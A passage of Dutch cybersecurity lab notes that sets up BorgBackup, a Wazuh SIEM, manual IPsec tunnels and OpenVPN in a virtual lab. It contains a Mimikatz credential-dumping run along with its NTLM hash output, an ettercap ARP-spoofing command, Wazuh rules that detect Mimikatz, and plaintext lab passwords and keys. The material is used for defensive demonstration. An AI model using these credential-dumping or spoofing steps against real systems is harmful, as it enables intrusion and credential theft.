- **Original size:** totale grootte van de bestanden en data dat je gebackupped hebt, inclusief de grootte van elk bestand zonder compressie of deduplicatie.
- **Compressed size:** grootte van de bestanden nadat BorgBackup ze heeft gecomprimeerd.
- **Deduplicated size:** totale grootte van de unieke bestanden en data, duplicate bestanden worden geëlimineerd (dit is de grootte dat op `web` en `db` ingenomen worden.
- **Wat zijn `chunks`?**

`Chunks` zijn kleine eenheden data dat BorgBackup gebruikt voor deduplicatie en de veranderde stukken data van een origineel bestaand bestand in de backup in opslaat.

9. **Het is noodzakelijk om periodiek de integriteit van de `borg` repository te controleren. Met welk commando kan dit gedaan worden? Wanneer moet ik de `--verify-data` optie gebruiken? Tip: gebruik `--verbose` om meer informatie te zien.**

```
# Check repository structuur
borg check --verbose --repository vagrant@172.30.0.5:/home/vagrant/backups
# Check data integriteit door hashes in de chunks te controleren -> Corrupte data
checken
borg check --verbose --verify-data vagrant@172.30.0.5:/home/vagrant/backups
```

10. **Verwijder de originele bestanden op het `web`.**

```
rm --recursive --verbose important-files/
```

1. **Herstel de originele bestanden met behulp van de `first` back-up op de databaseserver (zonder het bestand `test.txt`) naar dezelfde plaats op het `web` zodat het lijkt alsof er niets is gebeurd. `--strip-elements` kan hier van pas komen omdat `borg` absolute paden in back-ups gebruikt.**

```
borg extract vagrant@172.30.0.5:/home/vagrant/backups::first /home/vagrant --
strip-components=2
```

Check of de bestanden terug zijn:

```
ll important-files/
```

1. **Automatiseer de back-ups en stel een geschikt bewaarbeleid in. De automatisering moet elke 5 minuten een back-up maken. Er zijn verschillende manieren om dit te doen, maar wij geven de voorkeur aan een systemd timer om het script op de tijdsintervallen uit te voeren.**

- Map voor de scripts:

```
mkdir -p /home/vagrant/scripts
```

- Script:

```
#!/bin/bash

export BORG_PASSPHRASE="cybersecurity"

borg create vagrant@172.30.0.5:/home/vagrant/backups::'{now:%Y-%m-%d_%H:%M}'
/home/vagrant/important-files

borg prune -v --prefix '{now:%Y-%m-%d_%H:%M}' --keep-within=5M --keep-hourly=24 --
keep-daily=7 --keep-weekly=4
```

- Timer script: `/etc/systemd/system/borg_backup.timer`:

```
[Unit]
Description=BorgBackup 5min timer

[Timer]
```

```
OnCalendar=*:0/5
Unit=borg_backup.service

[Install]
WantedBy=timers.target
```

- Kopieer het volgend service script naar `/etc/systemd/system/borg_backup.service`:

```
[Service]
Type=simple
ExecStart=/bin/bash /home/vagrant/scripts/backup_script.sh

[Install]
WantedBy=multi-user.target
```

- Herladen van de systemd daemon en starten van de timer:

```
sudo systemctl daemon-reload
sudo systemctl enable borg_backup.timer
sudo systemctl start borg_backup.service
sudo systemctl start borg_backup.timer
```

- Controleer of de timer actief is:

```
sudo systemctl list-timers
```

- Waarvoor dient `borg compact`?

`borg compact` wordt gebruikt om ruimte vrij te maken in een Borg-back-up repository door segmenten te comprimeren. Dit gebeurt vanzelf na elke `borg prune` command.

Labo 7: Wazuh

Wazuh server

IP instellingen:

```
sudo nano /etc/netplan/00-installer-config.yaml
```

```
network:
  version: 2
  ethernets:
    enp0s3:
```

```
      addresses:
        - 172.30.0.6/24
      gateway4: 172.30.0.254
      nameservers:
         addresses:
           - 172.30.0.4
```

Toepassen van de wijzigingen:

```
sudo netplan apply
```

Wazuh indexer

Initial configuration

```
curl -sO https://packages.wazuh.com/4.8/wazuh-install.sh
curl -sO https://packages.wazuh.com/4.8/config.yml
```

`./config.yml` aanpassen:

```
nodes:
  # Wazuh indexer nodes
  indexer:
    - name: node-1
      ip: "172.30.0.6"
    #- name: node-2
    #  ip: "<indexer-node-ip>"
    #- name: node-3
    #  ip: "<indexer-node-ip>"

  # Wazuh server nodes
  # If there is more than one Wazuh server
  # node, each one must have a node_type
  server:
    - name: wazuh-1
      ip: "172.30.0.6"
    #  node_type: master
    #- name: wazuh-2
    #  ip: "<wazuh-manager-ip>"
    #  node_type: worker
    #- name: wazuh-3
    #  ip: "<wazuh-manager-ip>"
    #  node_type: worker

  # Wazuh dashboard nodes
  dashboard:
```

```
    - name: dashboard
      ip: "172.30.0.6"
```

Key genereren:

```
sudo bash wazuh-install.sh --generate-config-files
```

Key opvragen:

```
sudo tar -xf wazuh-install-files.tar
cd wazuh-install-files/
```

Wazuh indexer nodes installation

```
curl -sO https://packages.wazuh.com/4.8/wazuh-install.sh
sudo bash wazuh-install.sh --wazuh-indexer node-1
```

Cluster initialization

```
sudo bash wazuh-install.sh --start-cluster
```

Test

```
sudo tar -axf wazuh-install-files.tar wazuh-install-files/wazuh-passwords.txt -O |
grep -P "\'admin\'" -A 1
```

- indexer_username: `admin`
- indexer_password: `mCh0A50.uCa+33Tjwqv+dHHQC5t6Baau`

Wazuh server

Wazuh server cluster installation

```
curl -sO https://packages.wazuh.com/4.8/wazuh-install.sh
sudo bash wazuh-install.sh --wazuh-server wazuh-1
```

Wazuh dashboard

Wazuh dashboard installation

```
curl -sO https://packages.wazuh.com/4.8/wazuh-install.sh
sudo bash wazuh-install.sh --wazuh-dashboard dashboard
```

```
08/07/2024 14:09:06 INFO: You can access the web interface https://172.30.0.6:443
    User: admin
    Password: mCh0A50.uCa+33Tjwqv+dHHQC5t6Baau
```

```
sudo tar -O -xvf wazuh-install-files.tar wazuh-install-files/wazuh-passwords.txt
```

```
wazuh-install-files/wazuh-passwords.txt
# Admin user for the web user interface and Wazuh indexer. Use this user to log in
to Wazuh dashboard
  indexer_username: 'admin'
  indexer_password: 'mCh0A50.uCa+33Tjwqv+dHHQC5t6Baau'

# Wazuh dashboard user for establishing the connection with Wazuh indexer
  indexer_username: 'kibanaserver'
  indexer_password: '*6hg+MUiPHPzy2WZm?v.2ACdfM?4DFFP'

# Regular Dashboard user, only has read permissions to all indices and all
permissions on the .kibana index
  indexer_username: 'kibanaro'
  indexer_password: 'TzFNVYZGXdf+NUgKRo2w7cwZDz4gtRgf'

# Filebeat user for CRUD operations on Wazuh indices
  indexer_username: 'logstash'
  indexer_password: 'cBvoTOU4g3wc.uJQfjEzP84.7VfFal.g'

# User with READ access to all indices
  indexer_username: 'readall'
  indexer_password: 'KK7gmmdw.V0+u2qg3Gsoia?3XhrHubHv'

# User with permissions to perform snapshot and restore operations
  indexer_username: 'snapshotrestore'
  indexer_password: 'ju7UHGTq.hL5t57?PwV7IhbulpcJf5q4'

# Password for wazuh API user
  api_username: 'wazuh'
  api_password: '*x2eQ7p+9fdK6Ib8OluvMBa?J.4AOor*'

# Password for wazuh-wui API user
  api_username: 'wazuh-wui'
  api_password: 'Lzf0vaq*tNNOYYdo4idpo0yKNzy4OjpY'
```

Wazuh agents

```
rpm --import https://packages.wazuh.com/key/GPG-KEY-WAZUH
```

```
cat > /etc/yum.repos.d/wazuh.repo << EOF
[wazuh]
gpgcheck=1
gpgkey=https://packages.wazuh.com/key/GPG-KEY-WAZUH
enabled=1
name=EL-\$releasever - Wazuh
baseurl=https://packages.wazuh.com/4.x/yum/
protect=1
EOF
```

```
WAZUH_MANAGER="172.30.0.6" yum install wazuh-agent
```

```
systemctl daemon-reload
systemctl enable wazuh-agent
systemctl start wazuh-agent
```

```
sed -i "s/^enabled=1/enabled=0/" /etc/yum.repos.d/wazuh.repo
```

Op `isprouter` moet je de service manueel aanzetten met volgend commando:

```
sudo /var/ossec/bin/wazuh-control start
```

Vragen

1. **Wat is File Integrity Monitoring? Probeer de Home directory van een gebruiker op een specifieke machine te controleren. Maak een demo.**

File Integrity Monitoring (FIM) is een beveiligingsfunctie die veranderingen in bestanden en mappen detecteert. Het helpt bij het waarborgen van de integriteit van kritieke systeem- en toepassingsbestanden door ongeautoriseerde wijzigingen te detecteren, wat kan wijzen op kwaadaardige activiteit of onbedoelde veranderingen.

Demo:

Voeg op `web` in het bestand `/var/ossec/etc/ossec.conf` volgende lijn toe om de backup folder te monitoren:

```
<directories realtime="yes">/root</directories>
```

Restart daarna de Wazuh-agent service:

```
sudo systemctl restart wazuh-agent
```

Voeg op `dc` in het bestand `C:\Program Files (x86)\ossec-agent\ossec.conf` volgende lijn toe om je home directory te monitoren:

```
    <directories check_all="yes" realtime="yes"
report_changes="yes">C:\Users\vagrant</directories>
```

Restart daarna de Wazuh-agent service:

```
NET STOP Wazuh
NET START Wazuh
```

2. **Wat wordt bedoeld met naleving van de regelgeving? Geef 2 kaders die verkend kunnen worden.**

Regulatory Compliance/regelgevende naleving houdt in dat organisaties voldoen aan verschillende wetten, voorschriften en normen om de beveiliging, privacy en ethische behandeling van gegevens en technologie te waarborgen. 2 frameworks die hiervoor gebruikt worden zijn:

- `GDPR` (General Data Protection Regulation): Europese wetgeving die gebaseerd op is het beschermen van de privacy een data van een individu.
- `HIPAA` (Health Insurance Portability and Accountability Act): wetgeving die de gevoelige medische data van patiënten beschermt.

3. **Op jacht naar bedreigingen: ontdek de CLI-opdrachten die op uw machines zijn uitgevoerd. Voer bijvoorbeeld een installatie van een pakket uit of download een bestand en maak een overzicht met alle opdrachten die op die machine zijn uitgevoerd. Maak een demo voor Linux- en Windows-hosts.**

Extra informatie is te vinden op Alles samenbrengen met John Hammond. Voel je vrij om atomic red team te gebruiken om je opstelling te testen.

Sysmon for Windows

```

```

```
# Voorbeeld URL van de installer
$url = "https://packages.wazuh.com/4.x/windows/wazuh-agent-4.8.0-1.msi"

# Bestemming voor het opslaan van de gedownloade installer
$output = "C:\Users\vagrant\Downloads\wazuh-agent-4.8.0-1.msi"

# Voer de download uit met Invoke-WebRequest
Invoke-WebRequest -Uri $url -OutFile $output
```

```
# Installeer en start de Wazuh-agent
Start-Process -FilePath "wazuh-agent-4.8.0-1.msi"
.\wazuh-agent-4.8.0-1.msi /q WAZUH_MANAGER="172.30.0.6"
NET START Wazuh
```

Events monitoren: `rules/local_rules.xml` file

```
/var/ossec/ruleset/rules
```

```
<group name="windows, sysmon, sysmon_process-anomalies,">
   <rule id="100000" level="12">
     <if_group>sysmon_event1</if_group>
     <field name="win.eventdata.image">mimikatz.exe</field>
     <description>Sysmon - Suspicious Process - mimikatz.exe</description>
   </rule>
   <rule id="100001" level="12">
     <if_group>sysmon_event8</if_group>
     <field name="win.eventdata.sourceImage">mimikatz.exe</field>
     <description>Sysmon - Suspicious Process mimikatz.exe created a remote
thread</description>
   </rule>
   <rule id="100002" level="12">
     <if_group>sysmon_event_10</if_group>
     <field name="win.eventdata.sourceImage">mimikatz.exe</field>
     <description>Sysmon - Suspicious Process mimikatz.exe accessed
$(win.eventdata.targetImage)</description>
   </rule>
</group>
```

Mimikatz aanval

Voer de `Mimikatz` aanval uit met volgende commando's:


```
C:\Users\Walt\Downloads\mimikatz_trunk\x64\
.\mimikatz.exe
```

```
lsadump::lsa /inject
```

```
mimikatz # lsadump::lsa /inject
Domain : WIN10 / S-1-5-21-1908055255-4017925623-1293112415

RID  : 000001f4 (500)
User : Administrator

 * Primary
    NTLM : e02bc503339d51f71d913c245d35b50b
    LM   :
  Hash NTLM: e02bc503339d51f71d913c245d35b50b

RID  : 000001f7 (503)
User : DefaultAccount

 * Primary
    NTLM :
    LM   :

RID  : 000001f5 (501)
User : Guest

 * Primary
    NTLM :
    LM   :

RID  : 000003e9 (1001)
User : vagrant

 * Primary
    NTLM : e02bc503339d51f71d913c245d35b50b
    LM   :
  Hash NTLM: e02bc503339d51f71d913c245d35b50b

RID  : 000001f8 (504)
User : WDAGUtilityAccount

 * Primary
    NTLM : 1ec06f2590acc31029a9d6a683dea7da
    LM   :
  Hash NTLM: 1ec06f2590acc31029a9d6a683dea7da
```

Op Wazuh zijn nu de logs van de aanval te zien onder `Threat intelligence` > `Threat Hunting` > `Security Alerts`.

Afbeelding:



Labo 8: IPsec

IPsec - the manual way

IPsec wordt ondersteund door een aantal goede tools die alle verschillende stappen organiseren: identiteiten controleren, sessiesleutels genereren, ... Een goede IKE-client zorgt voor alles. Vervolgens zetten we een handmatige IPsec-verbinding op tussen de externe netwerkrouter en de `companyrouter`.

Set up the network

IPsec in tunnelmodus wordt doorgaans tussen twee routers ingesteld. de `companyrouter` kan als eerste eindpunt worden gebruikt. Het tweede eindpunt is een nieuwe Debian VM die het interne netwerk op `remote` met internet verbindt. Dit interne netwerk heeft het bereik `172.123.0.0/24`.

Companyrouter:

```
sudo ip route add 172.123.0.0/24 via 192.168.100.103 dev eth0
sudo sysctl -w net.ipv4.ip_forward=1
```

Remoterouter:

```
sudo ip route add 172.30.0.0/16 via 192.168.100.253 dev enp0s3
sudo sysctl -w net.ipv4.ip_forward=1


sudo nano /etc/network/interfaces

auto enp0s8
iface enp0s8 inet static
    address 172.123.0.254
```

```
    netmask 255.255.255.0

sudo ifup enp0s8

ssh-keygen

sudo su
cd
useradd -m remoteclient -s /bin/bash
passwd remoteclient

su - remoteclient
ssh-keygen
ssh-copy-id osboxes@172.123.0.1

sudo su
cd
nano /etc/ssh/sshd_config
PermitRootLogin no
Match User remoteclient
        ForceCommand ssh osboxes@172.123.0.1

systemctl restart sshd
```

remoteclient:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

isprouter:

```
sudo ip route add 172.123.0.0/24 via 192.168.100.103 dev eth1
```

MitM attack

Het nep-internetnetwerk heeft `red` in hetzelfde netwerk als zowel de `companyrouter` als de `remoterouter`. We zullen een man-in-the-middle-aanval opzetten, waardoor we de IP-pakketten kunnen inspecteren die tussen de `companyrouter` en de `remoterouter` worden verzonden. ARP-spoofing zal het verkeer omleiden naar `red`, waarop Wireshark u in staat stelt het verkeer te inspecteren (en te zien of IPsec werkt of niet).

ARP-spoofing kan worden gedaan met behulp van de `ettercap` tool:

- Uitvoeren op `red`:

```
sudo ettercap -Tq -i eth0 -M arp:remote /192.168.100.103// /192.168.100.253//
```

- WireShark op `red`
- Luisteren op interface `eth0`
- Ping van `remoteclient` naar `dc`

IPsec set-up

Encryption from `remoterouter` to `companyrouter`

Voeg het volgende script toe aan `remoterouter` en probeer inzicht te krijgen in wat elke opdracht doet. Zorg ervoor dat je het begrijpt.

```
#!/usr/bin/env sh

# Manual IPSec

## Clean all previous IPsec stuff

ip xfrm policy flush
ip xfrm state flush

## The first SA vars for the tunnel from remoterouter to companyrouter

SPI7=0x007
ENCKEY7=0xFEDCBA9876543210FEDCBA9876543210

## Activate the tunnel from remoterouter to companyrouter

### Define the SA (Security Association)

ip xfrm state add \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel \
    enc aes ${ENCKEY7}

### Set up the SP using this SA

ip xfrm policy add \
    src 172.123.0.0/24 \
    dst 172.30.0.0/16 \
    dir out \
    tmpl \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel
```

Het script activeert IPsec aan het begin van de tunnel voor verkeer in één richting van de `remoterouter` naar de `companyrouter`, met behulp van één encryption key. Kopieer het script naar `companyrouter` omdat IPsec ook aan het einde van de tunnel moet worden geactiveerd voor verkeer in één richting van `remoterouter` naar `companyrouter`. De richting in het script op `companyrouter` moet aangepast worden: `companyrouter` is niet het ingangspunt van deze tunnel, maar de uitgang. Praktisch gezien wordt `out in` of `fwd`:

- script op `companyrouter`:

```
#!/usr/bin/env sh

# Manual IPSec

## Clean all previous IPsec stuff

ip xfrm policy flush
ip xfrm state flush

## The first SA vars for the tunnel from remoterouter to companyrouter

SPI7=0x007
ENCKEY7=0xFEDCBA9876543210FEDCBA9876543210

## Activate the tunnel from remoterouter to companyrouter

### Define the SA (Security Association)

ip xfrm state add \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel \
    enc aes ${ENCKEY7}

### Set up the SP using this SA

ip xfrm policy add \
    src 172.123.0.0/24 \
    dst 172.30.0.0/16 \
    dir out \
    tmpl \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel
```

Zet IPsec aan op `companyrouter` met scripts:

```
sudo ./IPsec.sh
sudo ./IPsec2.sh
```

Zet IPsec aan op `remoterouter` met scripts:

```
sudo ./IPsec.sh
sudo ./IPsec2.sh
```

Je kan IPsec afzetten op de routers door volgend script uit te voeren:

```
sudo ./IPsecclean.sh
```

syntaxis van het beveiligingsbeleid

- **output policy**
  - `dir out` SP werkt als een selector voor uitgaande pakketten om te selecteren welke gecodeerd en ingekapseld moeten worden, en welke niet.
- **input policy**
  - `dir in` SP werkt als een selector voor inkomende pakketten die al zijn gedecodeerd en gedecapsuleerd, en een bestemmings-IP lokaal op het systeem hebben.
- **forward policy**
  - `dir fwd` SP werkt als een selector voor inkomende pakketten die al zijn gedecodeerd en gedecapsuleerd, en een bestemmings-IP hebben die niet lokaal is, en dus pakketten die moeten worden doorgestuurd (routeerd).

Encryption from `companyrouter` to `remoterouter`

Genereer een nieuwe sleutel die u voor deze tweede (gerichte) tunnel kunt gebruiken:

```
dd if=/dev/random count=24 bs=1 | xxd -ps
```

Encryptie in beide richtingen:

- script op `remoterouter`:

```
#!/usr/bin/env sh

# Manual IPSec

## Clean all previous IPsec stuff
ip xfrm policy flush
ip xfrm state flush
```

```
## The first SA vars for the tunnel from remoterouter to companyrouter
SPI7=0x007
ENCKEY7=0xFEDCBA9876543210FEDCBA9876543210

## The second SA vars for the tunnel from companyrouter to remoterouter
SPI8=0x008
ENCKEY8=0x3e4c71a1b2c394a1d5e6f7c8a9b0c1d2e3f4a5b6c7d8e9f0

## Activate the tunnel from remoterouter to companyrouter
### Define the SA (Security Association)
ip xfrm state add \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel \
    enc aes ${ENCKEY7}

### Set up the SP using this SA
ip xfrm policy add \
    src 172.123.0.0/24 \
    dst 172.30.0.0/16 \
    dir out \
    tmpl \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel

## Activate the tunnel from companyrouter to remoterouter
### Define the SA (Security Association)
ip xfrm state add \
    src 192.168.100.253 \
    dst 192.168.100.103 \
    proto esp \
    spi ${SPI8} \
    mode tunnel \
    enc aes ${ENCKEY8}

### Set up the SP using this SA
ip xfrm policy add \
    src 172.30.0.0/16 \
    dst 172.123.0.0/24 \
    dir in \
    tmpl \
    src 192.168.100.253 \
    dst 192.168.100.103 \
    proto esp \
    spi ${SPI8} \
    mode tunnel
```

- script op `companyrouter`:

```
#!/usr/bin/env sh

# Manual IPSec

## Clean all previous IPsec stuff
ip xfrm policy flush
ip xfrm state flush

## The first SA vars for the tunnel from remoterouter to companyrouter
SPI7=0x007
ENCKEY7=0xFEDCBA9876543210FEDCBA9876543210

## The second SA vars for the tunnel from companyrouter to remoterouter
SPI8=0x008
ENCKEY8=0x3e4c71a1b2c394a1d5e6f7c8a9b0c1d2e3f4a5b6c7d8e9f0

## Activate the tunnel from remoterouter to companyrouter
### Define the SA (Security Association)
ip xfrm state add \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel \
    enc aes ${ENCKEY7}

### Set up the SP using this SA
ip xfrm policy add \
    src 172.123.0.0/24 \
    dst 172.30.0.0/16 \
    dir in \
    tmpl \
    src 192.168.100.103 \
    dst 192.168.100.253 \
    proto esp \
    spi ${SPI7} \
    mode tunnel

## Activate the tunnel from companyrouter to remoterouter
### Define the SA (Security Association)
ip xfrm state add \
    src 192.168.100.253 \
    dst 192.168.100.103 \
    proto esp \
    spi ${SPI8} \
    mode tunnel \
    enc aes ${ENCKEY8}

### Set up the SP using this SA
ip xfrm policy add \
    src 172.30.0.0/16 \
    dst 172.123.0.0/24 \
```

```
    dir out \
    tmpl \
    src 192.168.100.253 \
    dst 192.168.100.103 \
    proto esp \
    spi ${SPI8} \
    mode tunnel
```

Labo 9: OpenVPN

IPsec vs OpenVPN

IPsec is een beveiligingsstandaard die is ontwikkeld om op de netwerklaag (L3) te werken. U maakt een tunnel in L3 en stuurt er bepaald verkeer voor een specifiek L3-netwerk doorheen. Het heeft te maken met veel problemen die niet waren voorzien tijdens de ontwikkeling, zoals knooppunten die zich achter een NAT bevinden of firewalls die geen IPsec-verkeer toestaan. Het is dan ook een oplossing die vooral tussen routers wordt toegepast, binnen netwerken die volledig door één organisatie worden beheerd. Eindgebruikers maken niet zo vaak gebruik van IPsec.

OpenVPN is een open-source alternatief dat dezelfde functionaliteit implementeert, maar dan in de transportlaag. Het belangrijkste idee is om een SSL-tunnel op te zetten (zoals in HTTPS of in SSH), maar dan niet alleen één applicatie door deze tunnel te sturen, maar een heel netwerk. Het wordt een tunnel voor specifiek L3-netwerkverkeer via een L4-verbinding.

OpenVPN - practical installation

Set-up

We zullen de `companyrouter` configureren als een OpenVPN-server. Vervolgens maken we een nieuwe Ubuntu Server VM met de naam `workathome` als client op het fake-internet. Het monitoren van uw verkeer kunt u doen met `ettercap` op `red` (zie het vorige lab).

Server software installation

Het installeren van de serversoftware kan via `dnf`:

```
sudo dnf install --assumeyes openvpn easy-rsa
```

Het `easy-rsa` pakket kan alleen worden geïnstalleerd als u de EPEL-repository hebt ingeschakeld. Je zou inmiddels moeten weten hoe je dit moet doen.

```
sudo dnf install epel-release
```

Zorg ervoor dat je minimaal OpenVPN v2.5.9 en EasyRSA v3.1.6 hebt geïnstalleerd:

```
openvpn --version

OpenVPN 2.5.9 x86_64-redhat-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11]
[MH/PKTINFO] [AEAD] built on Nov  9 2023
library versions: OpenSSL 3.0.7 1 Nov 2022, LZO 2.10
Originally developed by James Yonan
Copyright (C) 2002-2022 OpenVPN Inc <sales@openvpn.net>
Compile time defines: enable_async_push=yes enable_comp_stub=no
enable_crypto_ofb_cfb=yes enable_debug=yes enable_def_auth=yes
enable_dependency_tracking=no enable_dlopen=unknown enable_dlopen_self=unknown
enable_dlopen_self_static=unknown enable_fast_install=yes enable_fragment=yes
enable_iproute2=no enable_libtool_lock=yes enable_lz4=yes enable_lzo=yes
enable_management=yes enable_multihome=yes enable_pam_dlopen=no enable_pedantic=no
enable_pf=yes enable_pkcs11=yes enable_plugin_auth_pam=yes
enable_plugin_down_root=yes enable_plugins=yes enable_port_share=yes
enable_selinux=yes enable_shared=yes enable_shared_with_static_runtimes=no
enable_silent_rules=yes enable_small=no enable_static=yes enable_strict=no
enable_strict_options=no enable_systemd=yes enable_werror=no enable_win32_dll=yes
enable_x509_alt_username=yes with_aix_soname=aix with_crypto_library=openssl
with_gnu_ld=yes with_mem_check=no with_openssl_engine=auto with_sysroot=no
```

```
sudo /usr/share/easy-rsa/3/easyrsa --version

EasyRSA Version Information
Version:     3.1.6
Generated:   Fri Aug 18 09:28:23 CDT 2023
SSL Lib:     OpenSSL 3.0.7 1 Nov 2022 (Library: OpenSSL 3.0.7 1 Nov 2022)
Git Commit:  9850ced8bec5e0a065d9c576f59c3f372f82f4a9
Source Repo: https://github.com/OpenVPN/easy-rsa
```

Set up the PKI

De server initieert elke verbinding met een SSL-handshake. Om dit te kunnen doen heeft u een geldig certificaat nodig!

```
export PATH="/usr/share/easy-rsa/3.1.6:$PATH"
```

```
easyrsa init-pki
```

Set up the CA

```
easyrsa build-ca
```

Generate the server keys and certificate

Eerst moeten we de serversleutel en een certificaatverzoek aanmaken. Dat kanweer met `easyrsa`.

```
easyrsa gen-req server
easyrsa sign-req server server
sudo openssl verify -CAfile /home/vagrant/pki/ca.crt
/home/vagrant/pki/issued/server.crt
```

Generate the client keys and certificate

Genereer op dezelfde manier de clientsleutels en het certificaatverzoek op de `companyrouter`:

```
easyrsa gen-req client
easyrsa sign-req client client
sudo openssl verify -CAfile /home/vagrant/pki/ca.crt
/home/vagrant/pki/issued/client.crt
```

Generate the Diffie-Hellman parameters

U moet ook de diffie-helman-parameters genereren die zowel de server als de clients gebruiken. Dit kan ook via `easyrsa`.

```
easyrsa gen-dh
```

Configure the server

U kunt voorbeeldconfiguratiebestanden op uw eigen systeem vinden:

```
sudo ls -a -l /usr/share/doc/openvpn/sample/sample-config-files/
```

```
sudo cp /usr/share/doc/openvpn/sample/sample-config-files/server.conf
/etc/openvpn/
sudo cp /usr/share/doc/openvpn/sample/sample-config-files/client.conf
/etc/openvpn/
```

```
sudo nano /etc/openvpn/server.conf
```

```
#################################################
# Sample OpenVPN 2.0 config file for            #
# multi-client server.                          #
#                                               #
# This file is for the server side              #
# of a many-clients <-> one-server              #
# OpenVPN configuration.                        #
#                                               #
# OpenVPN also supports                         #
# single-machine <-> single-machine             #
# configurations (See the Examples page         #
# on the web site for more info).               #
#                                               #
# This config should work on Windows            #
# or Linux/BSD systems.  Remember on            #
# Windows to quote pathnames and use            #
# double backslashes, e.g.:                     #
# "C:\\Program Files\\OpenVPN\\config\\foo.key" #
#                                               #
# Comments are preceded with '#' or ';'         #
#################################################

# Which local IP address should OpenVPN
# listen on? (optional)
local 192.168.100.253

# Which TCP/UDP port should OpenVPN listen on?
# If you want to run multiple OpenVPN instances
# on the same machine, use a different port
# number for each one.  You will need to
# open up this port on your firewall.
port 1194

# TCP or UDP server?
proto udp

# "dev tun" will create a routed IP tunnel,
# "dev tap" will create an ethernet tunnel.
# Use "dev tap0" if you are ethernet bridging
# and have precreated a tap0 virtual interface
# and bridged it with your ethernet interface.
# If you want to control access policies
# over the VPN, you must create firewall
# rules for the the TUN/TAP interface.
# On non-Windows systems, you can give
# an explicit unit number, such as tun0.
# On Windows, use "dev-node" for this.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
dev tun

# Windows needs the TAP-Win32 adapter name
```

```
# from the Network Connections panel if you
# have more than one.  On XP SP2 or higher,
# you may need to selectively disable the
# Windows firewall for the TAP adapter.
# Non-Windows systems usually don't need this.
;dev-node MyTap

# SSL/TLS root certificate (ca), certificate
# (cert), and private key (key).  Each client
# and the server must have their own cert and
# key file.  The server and all clients will
# use the same ca file.
#
# See the "easy-rsa" directory for a series
# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca /home/vagrant/pki/ca.crt
cert /home/vagrant/pki/issued/server.crt
key /home/vagrant/pki/private/server.key  # This file should be kept secret

# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh2048.pem 2048
dh /home/vagrant/pki/dh.pem

# Network topology
# Should be subnet (addressing via IP)
# unless Windows clients v2.0.9 and lower have to
# be supported (then net30, i.e. a /30 per client)
# Defaults to net30 (not recommended)
topology subnet

# Configure server mode and supply a VPN subnet
# for OpenVPN to draw client addresses from.
# The server will take 10.8.0.1 for itself,
# the rest will be made available to clients.
# Each client will be able to reach the server
# on 10.8.0.1. Comment this line out if you are
# ethernet bridging. See the man page for more info.
server 10.8.0.0 255.255.255.0

# Maintain a record of client <-> virtual IP address
# associations in this file.  If OpenVPN goes down or
# is restarted, reconnecting clients can be assigned
# the same virtual IP address from the pool that was
# previously assigned.
ifconfig-pool-persist /home/vagrant/pki/ipp.txt
```

```
# Configure server mode for ethernet bridging.
# You must first use your OS's bridging capability
# to bridge the TAP interface with the ethernet
# NIC interface.  Then you must manually set the
# IP/netmask on the bridge interface, here we
# assume 10.8.0.4/255.255.255.0.  Finally we
